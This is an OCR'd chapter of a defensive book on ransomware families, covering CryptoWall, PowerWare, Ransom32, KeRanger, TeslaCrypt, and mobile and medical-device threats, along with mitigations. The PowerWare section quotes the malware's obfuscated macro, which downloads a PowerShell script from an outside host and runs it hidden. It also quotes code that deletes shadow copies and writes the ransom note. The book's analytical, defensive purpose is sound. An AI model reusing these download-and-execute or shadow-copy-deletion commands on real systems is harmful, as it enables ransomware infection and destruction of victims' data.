

Figure 10-2. Sample of an encrypted CryptoWall file

Color key to Figure 10-2:

- Purple is the MD5 of the RSA public key
- Green is the encrypted AES 256 key
- Pink is the original file attributes
- Orange is the length of original filename
- Rose is the encrypted original filename
- Yellow is the size of encrypted data blob
- Teal is the encrypted data blob

The upside to this methodology is that it may be possible to use drive recovery software like R-Studio or Photorec to restore the files by essentially undeleting them. However, the longer an infected system runs, the harder it will be to recover these files from the hard drive directly.

The communication process for CryptoWall leverages TOR as part of its communication protocols in the version 4 variant. A victim will send outbound web requests through a proxy server owned by the criminals. This proxy server will forward requests to another proxy server within the TOR network. This proxy server within the TOR network will ultimately communicate with the command-and-control

4 Yonathan Klijnsma, "CryptoWall 4.0: File Encryption," *CryptoWall Tracker*, November 2015.

server in the TOR network. Figure 10-3 shows a graphical representation of this communication structure.[5]



Figure 10-3. CryptoWall 4 communication streams

PowerWare

First discovered and reported on by the team at Carbon Black,[6] PowerWare is interesting because it does everything in PowerShell. PowerShell is Microsoft's native scripting language designed to automate tasks and make it easier to manage functions in the Microsoft Windows environment. PowerShell is a powerful language that a lot of Windows administrators rely heavily on to handle repetitive tasks across the network.

PowerWare has typically been delivered as spam email attachments, usually as a Microsoft Word document with an embedded macro. The macro calls out to *cmd.exe*, which then uses PowerShell to reach out to the command-and-control infrastructure to pull down more PowerShell scripts that infect and encrypt files on the victim's machine.

Because PowerWare uses all native Windows applications it easily bypasses traditional antivirus technologies, making it hard to detect. But stepping back for a second, the whole process seems unnatural. Here is what the process tree looks like in this case:

1. A Microsoft Word attachment is opened
2. *Winword.exe* makes a call to *cmd.exe*
3. *cmd.exe* makes a call to *powershell.exe*

Here is what the macro looks like when executed (line breaks inserted for clarity):

```
"cmd /K " + "pow" + "eR" & "sh" + "ell.e" + "x" +
"e -WindowStyle hiddeN -ExecuTionPolicy BypasS -noprofile
```

5 Yonathan Klijnsma, "CryptoWall 4.0: Infrastructure Communication," *CryptoWall Tracker*, November 2015.

6 Valdez, Rico, and Mike Sconzo, "Threat Alert:," Carbon Black, 25 Mar. 2016.

```
(New-Object System.Net.WebClient).
DownloadFile('http://techdallas.xyz/file[.]php','%TEMP%\Y.ps1');
poWerShEll.exe -WindowStyle hiddeN -ExecutionPolicy Bypass
-noprofile -file %TEMP%\Y.ps1"
```

The macro calls *cmd* to execute the `PowerShell.exe` command because the default security settings on most Windows systems don't allow macros to make calls directly to the PowerShell command.

The thing is, that string of calls does not look normal to a human being, especially one with any type of security experience. This, again, highlights the advantage of an advanced end-point solution, such as Carbon Black or SentinelOne. This is abnormal enough behavior that it should be at least flagged for investigation.

The Encryption Process

The callout to the command-and-control infrastructure results in a new PowerShell script being downloaded to the system and executed. The new PowerShell starts by deleting anything in the Volume Shadow Copy:

```
384862748483 = Get-WmiObject Win32_ShadowCopy\r\nForEach
($82746478282 in $384862748483) {\r\n$82746478282.Delete()
\r\n}\r\n$739492774
```

Then it seeds a random integer, which it uses to generate a key, and it lists all of the files it expects to encrypt:

```
gci $263772627.root -Recurse -Include
\"*.pdf\",\"*.xls\",\"*.docx\",\"*.xlsx\",\"*.mp3\",\"*.waw\",
\"*.jpg\",\"*.jpeg\",\"*.txt\",\"*.rtf\",\"*.doc\",\"*.rar\",
\"*.zip\",\"*.psd\",\"*.tif\",\"*.wma\",\"*.gif\",\"*.bmp\",
\"*.ppt\",\"*.pptx\",\"*.docm\",\"*.xlsm\",\"*.pps\",\"*.ppsx\",
\"*.ppd\",\"*.eps\",\"*.png\",\"*.ace\"
```

And it leaves the note:

```
dd-Content -Path $57273472723473 -Value
(\"<p><h2>Your #UUID is $uuid</p></h2>\")\r\n
Add-Content -Path $57273472723473 -Value ('<p><h2>Guaranteed
recovery is provided before scheduled deletion of private key on
the day of '+(Get-Date).AddDays(+30))\r\n
Add-Content -Path $57273472723473 -Value ('<p><h2>The price to
obtain the decrypter goes from 500 $ to 1000 $ on the day of
'+(Get-Date).AddDays(+10))\r\n
```

Researchers at AlienVault have noted a problem with PowerWare and other PowerShell variants when it comes to encrypting large files.[7] Some of these PowerShell ransomware variants have been known to place limits on the size of the file they will

7 Peter Ewane, "PowerWare or PoshCoder? Comparison and Decryption," *AlienVault*, April 4, 2016.

encrypt. This doesn't mean that they will not encrypt large files, but that they only encrypt a certain data blob of the file. It still makes the file unusable, and it cannot usually be decrypted with the recovery tool the hackers will provide victims who pay the ransom.

Protecting Against PowerWare

The good news is that protecting against PowerShell-based ransomware is simple. By disabling access to the PowerShell executable on all workstations and laptops, except for those who need it, security teams can prevent unauthorized use. Just keep in mind that more advanced attackers actually can re-enable PowerShell, so regularly ensuring PowerShell is disabled is another step in detecting compromised machines. Remember, PowerShell can also be used to run remote commands from an administrator's system; it doesn't have to be installed on every box.[8]

Security teams can also use advanced end-point protection systems like Carbon Black, Cylance, and SentinelOne to detect and block unwanted PowerShell executions, like PowerWare. Figure 10-4 shows Carbon Black blocking access to a PowerWare attempt executed from a Microsoft Word macro.

If PowerShell is required to be installed on every workstation in the network, it should be locked down so that it can only be accessed by an account with administrative privileges. Of course, for this type of restriction to be in place and be effective, system administrators cannot automatically make every user a local administrator of their workstation. This practice is all too common, and it makes networks less secure. Not giving every user local administrative access is a pain for users and it makes more work for the system administration team, but it also makes the organization more secure.

8 Which is why PowerShell has quickly become a favorite tool of some of the best hacking teams. No need to use tools that might get burned in the event they are discovered, just use PowerShell to jump from box to box.



Figure 10-4. Carbon Black blocking PowerWare from executing

Ransom32

Ransom32 has garnered a lot of attention because it is written entirely in JavaScript. Primarily delivered via spam email, the first version of Ransom32 was easy to detect because it was so large, coming in at more than 20 MB in size.

It also got a lot of attention because it was delivered as ransomware as a service (RaaS), illustrated in Figure 10-5. This is not the same as an affiliate program in which the hacker group behind the ransomware manages the installations and communication and gives the affiliate a cut of the money collected. Instead, the team behind Ransom32 offers a self-service portal that allows their customers to pay a fee for a unique copy of the software, complete with whatever extras they want to add.[9]

This gives their customers a lot more control over the ransomware and how it is managed.

9 Artsiom Holub, "The Return of Ransom32," *OpenDNS Blog*, Feb. 18, 2016.

Figure 10-5. Franchise your ransomware (from http://www.geekculture.com/joyoftech)

The primary delivery mechanism for Ransom32 continues to be spam. Generally, the JavaScript file is delivered as a file with a *.scr* extension,[10] but the file is really a self-extracting WinRAR file. When double-clicked, the files are extracted and dropped into the *%TEMP%* directory.

The ransomware itself is a file called *chrome.exe*, an attempt to fool users into thinking that it is a Google Chrome process. Instead, it is actually a node webkit (nw.js) JavaScript file. There are a number of other files that are also extracted that serve functions like handling communication with the TOR network for command-and-control purposes and allowing Ransom32 to survive a reboot.

Ransom32 uses AES 128-bit encryption to encrypt files on the victim machine. Rather than use a custom encryption library, Ransom32 uses Microsoft's native encryption libraries, specifically calling *crypt32.dll*. At this point the encryption has not been broken.

10 Fabian Wosar, "Meet Ransom32: The First JavaScript Ransomware," *Emsisoft Blog*, January 1, 2016.

The application will attempt to install itself in the AppData directory and set it to run automatically when the system is rebooted (line breaks inserted for clarity):

```
S.exe "/F:C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\ChromeService.lnk" /A:C
"/T:C:\Users\<User>\AppData\Roaming\Chrome Browser\chrome.exe"
"/W:C:\Users\<User>\AppData\Roaming\Chrome Browser:
/P:l "/D:Chrome Apps Service"
```

After the installation is complete, Ransom32 will post a ransom note, similar to Figure 10-6.

Figure 10-6. Ransom32 ransom note

Earlier versions of the Ransom32 were simultaneously easy and difficult to detect. A locally executed 20+ MB JavaScript is very unusual and should be automatically flagged. However, because it is using a standard JavaScript library (nw.js) and using all Windows calls there are still a number of antivirus vendors that do not flag it.

The behavior is unusual enough that many advanced end-point solutions should detect it, but a number of solutions rely on cloud-based analysis for suspicious files, and many of the advanced end-point solutions will not submit a file as large as 20 MB to the cloud for analysis. So, even some of the best solutions do not detect Ransom32.

The easiest way to stop Ransom32 is to use an email solution that looks for suspicious files. There is no legitimate reason for anyone to send a *.scr* file as an attachment. Furthermore, many email-scanning solutions can extract and examine compressed files, and all of them should flag on 20+ MB JavaScript files.

The other way to stop Ransom32 is to disable local script execution on most end-points in the organization. Local script execution, whether it is a JavaScript file or a Windows scripting file is highly unusual. Disabling script execution will impact very few people in an organization, and again it will help to improve the overall security posture.

KeRanger/KeyRanger

KeRanger (also known as KeyRanger) is unique because it was the first successful ransomware targeting the Apple OS X operating system. First reported by the team at Palo Alto Networks in March 2016,[11] KeRanger was delivered as part of a trojanized version of the Bitorrent client, Transmission. The infected file was actually available for a couple of weeks on the Transmission website, leading to the infection of dozens of users.

One of the challenges in creating malware in general, and ransomware specifically, targeting Apple OS X systems is that the tricks that normally work to get Microsoft Windows users to install malware don't work on OS X systems. This has nothing to do with Apple users being smarter or more security conscious; it is simply a matter of better protections built into the OS X operating system. That is what makes this method of ransomware delivery so unique. The attackers compromised legitimate code, which meant that users willingly, albeit unknowingly, downloaded and installed the ransomware. This is the same way many ransomware families for Android work. Android is a relatively secure operating system with a relatively insecure network of app stores. So, rather than try to attack the operating system itself, attackers get users to install the malware directly (more on that shortly).

The KeRanger ransomware was signed with a valid Developer ID stolen from a developer in Turkey, so it bypassed Apple's Gatekeeper System. Apple's Gatekeeper is an added layer of protection that is enabled by default on all OS X systems. Gatekeeper examines files downloaded from anywhere on the Internet to ensure that they have an Apple-assigned Developer ID. If the application does not have a Developer ID, or the Developer ID has been revoked, OS X will not allow the application to be installed.

The idea is to protect users from unknowingly self-installing malware or other malicious code, even if that code is downloaded from somewhere other than the Apple App Store. In security terms, any application that does not have a valid Developer ID is automatically on a black list and cannot be installed. When the team at Palo Alto reported the problem, Apple revoked the Developer ID, helping to prevent anyone else from installing the malicious code.

Once installed, KeRanger initiated callouts to its command-and-control infrastructure and maintained continuous communication. Command-and-control communication was carried out over the TOR network. However, KeRanger would wait 2-3 days before it started encrypting files, most likely to put some distance between the

11 Claud Xiao and Jin Chen, "New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer," *Palo Alto Networks Blog*, Mar 6, 2016.

downloaded application and the encryption process, creating a disassociation between the attack and the end result.

After sleeping, KeRanger reached out to one of its stored command-and-control servers to get a private key to encrypt files in the */Users* and */Volumes* directories. Because it searched the */Volumes* directories it encrypted files on any mounted shared drive.

KeRanger was able to encrypt an extensive list of files, some of which are listed below:

.3dm, .3ds, .3g2, .3gp, .7z, .ab4, .accdb, .accde, .accdr, .accdt,
.ach, .acr, .act, .adb, .ads, .ai, .ait, .al, .apj, .arw, .asf,
.asm, .asp, .asx, .avi, .back, .backup, .bak, .bank, .bgt, .bik,
.bkf, .bkp, .blend, .bpw, .cdb, .cdf, .cdr, .cdx, .cer, .cfp,
.cgm, .class, .cs, .csh, .csl, .csv, .dbf, .dbr, .dbs, .dc2, .dcr,
.dcs, .der, .des, .design, .dgc, .djvu, .dng, .doc, .docm, .docx,
.dot, .dotm, .dotx, .drf, .drw, .dxb, .edb, .eml, .eps,.fh, .fhd,
.fla, .flac, .gray, .grey, .grw, .gry, .hbk, .hpp, .ibd, .idx,
.java, .jpe, .jpeg, .jpg, .key, .lua, .m4v, .maf, .mam, .maq,
.mar, .maw, .max, .mdb, .mdc, .mde, .mdf, .mdt, .mmw, .mos, .mov,
.mp3, .mp4, .mpg, .mpp, .ndd, .nef, .nk2, .nrw, .obj, .odb, .odm,
.odp, .ods, .p7c, .pages, .pas, .pat, .pbo, .pcd, .pct, .pdb,
.pdd, .pdf, .pef, .pem, .pfx, .php, .pip, .pl, .plc, .pot, .potm,
.potx, .ppsx, .ppt, .pptm, .pptx, .prf, .ps, .psafe3, .psd, .py,
.qba, .rar, .rat, .raw, .rdb, .rm, .rtf, .rwz, .sda, .sdf, .snp,
.sql, .sr2, .srf, .srt, .srw, .stc, .std, .sti, .stw, .stx, .svg,
.swf, .tex, .tga, .thm, .tlg, .txt, .vsd, .vsx, .vtx, .wav, .wmv,
.wpd, .wps, .x11, .x3f, .xla, .xlam, .xlr, .xls, .xlsm, .xlsx,
.xlt, .xltm, .xltx, .xlw,.xpp, .xsn, .yuv, .zip

The files were encrypted using AES 256-bit encryption, and the extension *.encrypted* was appended to the end of each file. Once all files in a directory were encrypted a text file is dropped into each directory telling the victim what happened and what they needed to do to decrypt their files.

To date, the encryption for KeRanger has not been reverse-engineered, so there is no decryptor tool, other than the one that victims can get from the KeRanger team once the ransom is paid.

The good news is that KeRanger has not been seen since the initial activity, and all of the KeRanger command-and-control infrastructure is currently offline. However, the developers behind KeRanger have shown a possible way forward for future ransomware attacks against Apple OS X systems.

Hidden Tear

Hidden Tear is a now-abandoned open source ransomware project and the original source code was made available on GitHub. Oktu Sen, the Turkish researcher that created Hidden Tear, wanted to provide researchers with a better understanding of how ransomware works. The original code included strong AES encryption and a number of antivirus avoidance techniques; it would also only infect files in the *Desktop\Test* directory, limiting any potential damage to researcher machines. It was an interesting research project, and Oktu Sen will still make the code available to researchers who are interested.

Not surprisingly, Hidden Tear spawned a number of clones that are being used today.[12] There have been at least 10 different ransomware families that have spawned from the original Hidden Tear code. The original clones suffered because there was no command-and-control capability built into the original code. So, these early clones required victims to email the attackers for ransom payment information.

Subsequent forks in the code retrofitted command-and-control functionality, and there are now multiple Hidden Tear families that have command-and-control capabilities. Each new developer of a Hidden Tear variant adds new capabilities, and those capabilities are often open sourced to allow other hacking groups to take advantage of the features.

Hidden Tear clones still make up a small percentage of all ransomware attacks, but the number of different variants and the community aspect of the development process means that it is possible there will be more growth in this ransomware family.

TeslaCrypt

TeslaCrypt Is Fully Decrypted

Anyone reading this because they have a TeslaCrypt infection should know that the group behind TeslaCrypt has opted to get out of the ransomware game permanently. Upon retiring they shared their private key with security researchers, who have made several universal decryptors for TeslaCrypt. But there are still some stray infections out there, so occasionally someone shows up with an infected machine. One of the best decryptors is from the Cisco Talos team.

12 Jornt van der Wiel, "Hidden Tear and Its Spin Offs," *Securelist*, Kaspersky Lab, February 2, 2016.

Despite the fact that the group behind TeslaCrypt has shut down, TeslaCrypt infections still surface from time to time, which is a testament to how pervasive TeslaCrypt infections have been over the last year and a half. First uncovered in February 2015, TeslaCrypt was delivered via both spam campaigns and the Angler exploit kit through compromised websites.[13]

One of the things that made TeslaCrypt unique is that it did not just target standard Office files, it also targeted gaming files. This meant that in addition to possibly losing work documents and family photos gamers risked having their scores and characters locked up as well.

The TeslaCrypt developers often mimicked behavior of more successful ransomware campaigns to the point that early versions of TeslaCrypt used a ransom note that looked very much like the the one used by CryptoLocker. This caused a number of security researchers to assume TeslaCrypt was another variant of CryptoLocker. The developers also appears to "borrow" code from the Carberp Trojan.[14]

Mobile Ransomware

Mobile ransomware is different than most types of ransomware discussed in this book because it is a locker-style ransomware. As discussed in Chapter 1, there are two types of ransomware: encryption ransomware, the kind most people are familiar with and the kind that makes the news; and locker ransomware, which is a type of ransomware that prevents the user from accessing the system. Developers of locker ransomware don't have to worry about encrypting files—they simply determine the best way to keep the victim from getting to those files.

Mobile ransomware has almost exclusively targeted Android devices. There have been some attempts to trick iPhone users into thinking that ransomware has been installed on their phone but, to date, none of those cases turned out to be true ransomware.[15] Instead they were tricks of the iPhone lock screen or potential iCloud intrusions masking as ransomware.

On the other hand, Android has been subject to an increasing amount of ransomware. According to a Kaspersky report, the ransomware infections that Kaspersky blocked on Android devices increased almost four-fold from 35,413 infections between April 2014 and March 2015 to 136,532 infections from April 2015 to March

13 Nart Villeneuve, "TeslaCrypt: Following the Money Trail and Learning the Human Costs of Ransomware," *Threat Research Blog*, FireEye, May 15, 2015.

14 Josh Grunzweig, "Latest TeslaCrypt Ransomware Borrows Code From Carberp Trojan," *Palo Alto Networks Blog*, October 9, 2015.

15 Ben Lovejoy, "Apple ID Hackers Using Find My IPhone Lock Message to Demand Ransom," *9to5Mac*, August 4, 2016.

2016.[16] While these numbers are significantly smaller than the number of ransomware infections on Microsoft Windows computers, the growth is significantly greater.

Ransomware infections on mobile devices have continued to grow because, as in the world of the PC, they are profitable. Mobile ransomware infections are generally small dollar, $50-$100, and usually don't require a Bitcoin account to pay the ransom. Some of the mobile ransomware teams take iTunes gift cards as payment, and others look for creative ways to collect payment. For most phone users, paying the relatively small ransom is cheaper, in terms of time spent, than trying to get the device reset and restored from backup.

Android suffers from more ransomware than Apple iPhones because its ecosystem is more open. While there are official Android stores, users can download apps from anywhere. Many of these infections start from banner ads or pop ups telling targets that they need to download a "special viewer" in order to view videos on a site or manage their downloads. Instead of a real app, the victim is downloading and running ransomware.

Even downloading apps from official app stores is not always safe. While Google has made significant strides in improving the vetting process for apps in the Google Play app store, there are still regular reports of malicious apps, including ransomware, being downloaded directly from the app store.

The good news is that almost all Android ransomware infections are self-inflicted. The Android device is not compromised; instead, the ransomware comes from a malicious app. This means that protecting users from being infected by Android applications is simply a matter of education.

To start, don't download any Android apps from anywhere but the official app stores. Yes, not all apps in the app store are safe, but there is a significantly smaller chance that an app from an offical app store will infect an Android device.

Secondly, Android's open ecosystem allows security companies like Symantec and Kaspersky to create security apps that can protect users from mobile ransomware. Install a mobile protection suite, and make sure it is from a trusted security company —mobile malware authors have been known to disguise their ransomware as a "security tool."

Finally, as with PC ransomware, make sure all Android phones are backed up on a regular basis. Backing up an Android device is easy, and can be done daily while charging the phone; just plug it into a PC instead of the wall, or use the cloud backup services—assuming they provide a means to restore from backup remotely.

16 Kaspersky Lab, "KSN Report: Mobile Ransomware in 2014-2016," *Securelist*, Kaspersky Lab, June 29, 2016.

Ransomware Targeting Medical Devices

There has been a lot of discussion about the future of ransomware. Inevitably, that discussion seems to revolve around the so-called Internet of Things (IoT) and, more specifically, medical devices.

Do you have to worry about ransomware on your refrigerator? Probably not. The ransomware business model works because a relatively small investment can yield a lot of money very quickly and that money can continue to pour in for months or, as was the case with the team behind CryptoWall, even years. But that return on investment is predicated on a large install base of targets who cannot easily restore their systems.

There are hundreds of millions of people who run computers with Microsoft Windows and one of the three major browsers with a whole lot of plugins enabled. It is a large install base of easy targets, so that is going to be the focus of ransomware authors for the foreseeable future.

On the other hand, IoT (I lose 2 IQ points every time I type that phrase) devices are a mishmash of different vendors and different operating systems. Sure, the security track record on these devices is almost universally abysmal, but it is not possible to write one piece of ransomware that will run on every single device. The market it too fragmented at this point to make trying to run a profitable ransomware campaign remotely effective.

On top of that, generally people don't store information that they absolutely must have on those devices. Think about it for a second. If the average person sees that their refrigerator has ransomware installed on it, are they more likely to pay the ransom or call technical support to find out how to reset the system and set it up again? The latter solution is cheaper, ensures any residual malware is gone, and doesn't take up too much time.

This even works with an IoT device that has personal data on it, like an Apple Watch. The Apple Watch gets its information from the connected iPhone. It is not storing anything directly on the watch. So, if a hacking group were to develop ransomware for the Apple Watch, victims would simply reset their watches and sync the device back up to the phone.

Don't Confuse Science Projects with Real-World Applications

Over the next couple of years, there will undoubtedly be a number of reports about security researchers who managed to infect refrigerators or other connected devices with ransomware. At some point, a research team will announce that they managed to infect a car with ransomware.

Is that possible? Of course. If any security researcher has years to play with a car they will be able to figure out how to get ransomware installed. And, let's be honest, car manufacturers don't have the best record when it comes to computer security, despite multiple demonstrations of how bad it is.

But there is a big jump to go from something that works in a lab environment to something that works in real life. That is especially true when it comes to cars and ransomware, or really any Internet-connected device and ransomware.

The experiments will hopefully push car manufacturers, and other vendors, to instill better security practices, but when it comes to Internet-connected devices and ransomware, there is no profit in it for the attackers, so it is not a concern at this point.

Medical Devices

Unfortunately, healthcare organizations have been profitable targets for the groups behind ransomware. Hospitals have had to temporarily shut down because of ransomware attacks. Patient care is of primary concern at healthcare organizations and that often means that even if backups are in place, it is cheaper for the infected organization to pay the ransom than to mess with restoring from backup.

It appears that ransomware groups will continue to target the healthcare sector and these groups are focusing on tactics, techniques, and procedures that will enhance their ability to extract more ransom from healthcare companies. The question is whether or not that includes installing ransomware on increasingly network-connected medical devices.

Unpatched medical devices

Like car manufacturers, medical device companies have a poor track record when it comes to security. They are also not in the business of developing new operating systems, so most medical devices that need to be connected to the network often run on Microsoft Windows. To make matters worse, they often run on very specific versions of Microsoft Windows, and those systems cannot be patched, except by the manufacturer.

This means that doctors and hospitals around the world have unpatched, outdated versions of Microsoft Windows connected to their networks controlling critical med-

ical devices within their organization. In other words, ransomware developers don't have to do anything new—they just have to get into the network in the first place, find those devices on the network, and install the ransomware. In a hospital environment, the attackers most likely don't even have to encrypt files on those medical devices, simply preventing hospital staff from accessing those systems using a locker-style ransomware will be enough.

Nightmare Scenario

Here is the nightmare scenario: a patient has a pacemaker with a Bluetooth-enabled sensor that sends information directly to the healthcare facility. A hacker uses that connectivity to install ransomware on the pacemaker. If the patient doesn't pay the ransom in 48 hours the hacker will shut off the pacemaker, potentially killing the patient.

There are a number of problems with this scenario. Start with the obvious: given how pacemakers work, how would the patient know that the ransomware was installed on the pacemaker? Ransomware only works when the victim is aware that the ransomware has been installed. The second problem with this scenario is that it assumes the Bluetooth communication between the sensor and the hospital is two-way communication. Given that two-way communication is not necessary, there isn't a way for the hacker to jump from the hospital network to the pacemaker. Finally, this assumes there is something resembling an operating system on the pacemaker itself, which is not the case. A sensor with Bluetooth communication is just that; there is not an underlying operating system on which to install ransomware.

Ridiculous scenarios aside, there is a real threat to network-connected medical devices from ransomware. A lot of the more complex systems in hospitals run on operating systems, and those operating systems can be exploited. Attacking these systems would also be profitable for the ransomware groups because healthcare organizations put patient care above all else, and an infected piece of medical equipment might be needed to save a patient.

Why isn't it a bigger problem?

So, why haven't hackers done that yet? Because it requires a change in tactics. Ransomware, and the groups behind ransomware, have very much been "smash and grab" to this point. They cast a wide net and try to snare as many people as possible. This methodology has been profitable for them, but it won't be that way forever. Just like it used to be easy to make money selling fake AV solutions, eventually the security industry will figure out ransomware and the smash-and-grab operations will become a lot less profitable.

At that point, most of these groups will move on to the next big evil, but not all of them. The group behind the Samas ransomware discussed in Chapter 3 used advanced techniques to remain resident in the hospital and maximize their revenue from that ransomware attack. As money from other ransomware campaigns dry up, these types of attacks will become more common.

As they become more common, the ransomware groups will better understand the equipment in the healthcare companies and figure out what will have the biggest impact and allow them to command the biggest ransom. That is when ransomware attacks on medical devices will become a reality.

Summary

There are a wide variety of attack methods and platforms for ransomware teams to go after, and as long as ransomware continues to be profitable for these hacker groups, they will continue to exploit those systems.

That means that the best way to stop ransomware attacks is to make them less profitable for hackers. The way to do that is by taking steps, across all platforms, to avoid being infected. Steps like maintaining good backups, keeping systems fully patched, being aware of attachments, links, and downloads, and taking steps to better secure the underlying operating system help keep organizations safe from ransomware.

Don't underestimate the skills of the people behind ransomware. They are constantly looking for new ways to exploit weaknesses in victims to get them to install ransomware and weaknesses in the underlying systems to make sure those attacks are successful.

But for every new tactic these developers uncover, there are ways to protect against it; and it is the responsibility of security engineers everywhere to stay up to date on the latest ways to protect their organizations.

Index

A

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

Z